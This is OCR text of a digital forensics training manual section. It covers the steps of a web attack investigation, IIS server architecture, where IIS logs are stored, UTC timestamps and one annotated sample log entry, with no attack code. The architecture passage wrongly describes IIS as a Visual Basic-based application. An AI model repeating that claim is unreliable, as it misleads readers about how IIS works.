
Web Attack Investigation Methodology

Adherence to a thorough and standard investigative methodology plays a crucial role in web-application forensics. When a security incident is suspected to have occurred on any web application, investigators should attempt to collect all the log files available, such as web-server logs, SIEM-collected logs, web-application firewall (WAF) logs, and event logs, and analyze them to trace the attack signatures. This can help the investigators in reconstructing the chain of events that led to the attack.

The steps involved in the investigation of web attacks are listed below:

- Conduct individual interviews to obtain information on a security attack targeting any web application
- Locate the servers or other devices that are involved in the security attack, take them offline, and perform seizure in a forensically sound manner
- Follow the process of forensic image acquisition and duplication
- Collect logs from the web server, application server, database server, web application firewall, local system events, SIEM tool, and IDS, along with application and server configuration files
- Use encryption and checksum to verify and protect the integrity of log files
- Analyze the working copies of collected logs to look for suspicious entries and correlate the data to build a chain of events unfolding the whole attack scenario
- Trace the attacking IP to identify the perpetrator of the attack. This task is generally very difficult as attackers often use proxies and anonymizers to hide their identity.
- Document every step of the investigation; such documentation is essential for any legal proceedings

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Understand IIS and Apache Web Server Logs

Administrators can enable logging on an IIS web server to record information about HTTP requests/errors for their application/websites. In the event of a security breach, collecting and analyzing IIS logs can provide information about how and from where the attack occurred.

Apache web server logs, when enabled, record information about each HTTP (GET/POST) request as well as any errors/problems encountered by the Apache web server.

This section discusses the IIS web-server architecture, IIS log format, and how to analyze these logs during investigation. This section also discusses the Apache web server architecture, types of Apache logs, and how investigators can analyze them at the time of investigation.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IIS Web Server Architecture




Figure 9.1: IIS web server architecture

The Internet Information Services (IIS), a Microsoft-developed application based on Visual Basic, runs on a web server and responds to requests from a browser. It supports HTTP, HTTP Secure (HTTPS), File Transfer Protocol (FTP), FTP Secure (FTPS), Simple Mail Transfer Protocol (SMTP), and Network News Transfer Protocol (NNTP). An IIS application uses HTML to present its user interface and uses compiled Visual Basic code to process requests and respond to events in the browser. IIS for Windows server is a flexible and easy-to-manage web server for web hosting.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IIS includes the following components:

- Protocol listeners (known as HTTP.sys)
- World Wide Web Publishing Service (known as WWW service)
- Windows Process Activation Service (WAS)

The responsibilities of the IIS components include the following:

- Listening to requests coming from the server
- Managing processes
- Reading configuration files


How IIS 10.0 Server Components Function

- When a HTTP request for a resource is sent from the client browser to the web server, it is intercepted by HTTP.sys
- HTTP.sys communicates with WAS to collect data from ApplicationHost.config, the root file in the configuration system in IIS web server
- WAS raises a request for configuration information, such as that of the site and application pool, to ApplicationHost.config, which is then passed to WWW Service.
- WWW Service utilizes the configuration information obtained to configure HTTP.sys
- A worker process is then initiated by WAS for the application pool which the request is aimed at
- The request is then processed by the worker process, and the response is returned to HTTP.sys
- The client browser receives a response

IIS depends mostly on a group of dynamic-link libraries (DLLs) that work collectively with the main server process (inetinfo.exe) capturing different functions, such as content indexing, server-side scripting, and web-based printing.

The open architecture of IIS enables an attacker to exploit the web with malicious content. Without service packs or hot fixes in IIS web server, there are numerous ways by which an attacker can make inetinfo.exe, the IIS process, call for the command shell. This should raise suspicion, as there is no inherent need for inetinfo.exe to invoke the command prompt.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IIS Logs

IIS logs all server visits in log files. IIS logs provide useful information regarding the activity of various web applications, such as the client IP address, username, date and time, request type, and target of operation. The IIS server generates ASCII text-based log files. The IIS server might become vulnerable if there exist any coding or configuration issues, which can allow attackers to exploit the server if not addressed in time. On the occurrence of such attacks, forensic investigators examine the IIS logs to trace the attempts made by the attacker to exploit the server. On Windows Server OSes, the log files are stored by default in **`%SystemDrive%\inetpub\logs\LogFiles`**.

Note: The log storage location may vary if the administrator has made a configuration to record and store the logs in another location.





Figure 9.2: IIS log entries viewed in Notepad++

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing IIS Logs

Locating IIS Logs in Windows-based Machine

To locate the IIS log files on a Windows Server 2016 machine, go to Administrative Tools from the Windows Start menu, and click Internet Information Services (IIS) Manager.




Figure 9.3: Navigating to Internet Information Services (IIS) Manager

Expand the folder corresponding to the server name. Select Logging from the Features View pane to load the Logging settings.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.4: Selecting Logging icon in Internet Information Services Manager

In the Directory field, you'll find the path in which your logs reside.




Figure 9.5: The path to IIS logs shown in Directory field

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Navigate to the LogFiles folder by following the path shown in the Directory field. For each site configured, the LogFiles folder contains a subfolder with a name, such as W3SVC1 or W3SVC2.




Figure 9.6: Subfolders in LogFiles folder

The last number in the folder name corresponds to the site ID. Find the folder that matches the site's ID. Each website hosted on IIS has its own subdirectory for log files, named W3SVCn, where "n" represents the number of web site.

The W3SVCn subdirectories store log files named u_exyymmdd.log, where "yy" refers to the year, "mm" refers to the month, and "dd" refers to the day.

When IIS records the logs in the W3C Extended Log Format, the IIS stores all the logged events in the GMT format, instead of the format of the local time zone for the system. This point must be considered during the examination of the logs because IIS creates a new log file for the next day at midnight in GMT.

Coordinated Universal Time (UTC)

IIS records logs using Coordinated Universal Time (UTC), which helps in synchronizing servers in multiple time zones. For calculating UTC, Windows offsets the value of the system clock with the system time zone. An accurate local time zone setting must be ensured by the network administrator to validate UTC. In addition, the administrator should verify the process set for IIS to roll over logs using the local time.

The server's time zone setting can be verified by viewing the first entries in the log file. If the server's time zone is set to UTC -06:00, then the first log entries should appear around 18:00 (00:00 - 06:00 = 18:00).

Because UTC does not follow daylight savings, the administrator must also consider the date. For example, UTC -6:00 will be -5:00 for half the year in time zones that follow daylight savings.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Example of an IIS Log Entry

2019-12-12 06:11:41 192.168.0.10 GET /images/content/bg_body_1.jpg - 80 - 192.168.0.27 Mozilla/5.0+(Windows+NT+6.3;+WOW64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome /48.0.2564.103+Safari/537.36 http://www.moviescope.com/css/style.css 200 0 0 365

In the above entry:

- **2019-12-12 06:11:41:** This shows the date and time when the log file entry was recorded
- **192.168.0.10:** This shows the server IP address
- **GET:** This is the cs-method field indicating that the user issued a GET request or download command
- **/images/content/bg_body_1.jpg:** This is the cs-uri-stem field indicating that the user wanted to download the bg_body_1.jpg file from the Images folder
- **-:** This denotes to the cs-uri-query field. A "hyphen" here indicates that the URI query did not occur
- **80:** This shows the server port
- **-:** This is the cs-username field. A "hyphen" here indicates that the user was anonymous
- **192.168.0.27:** This shows the IP address of the client
- **Mozilla/5.0+(Windows+NT+6.3;+WOW64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/48.0.2564.103+Safari/537.36:** This is the cs(User-Agent) field showing the browser details used by the client
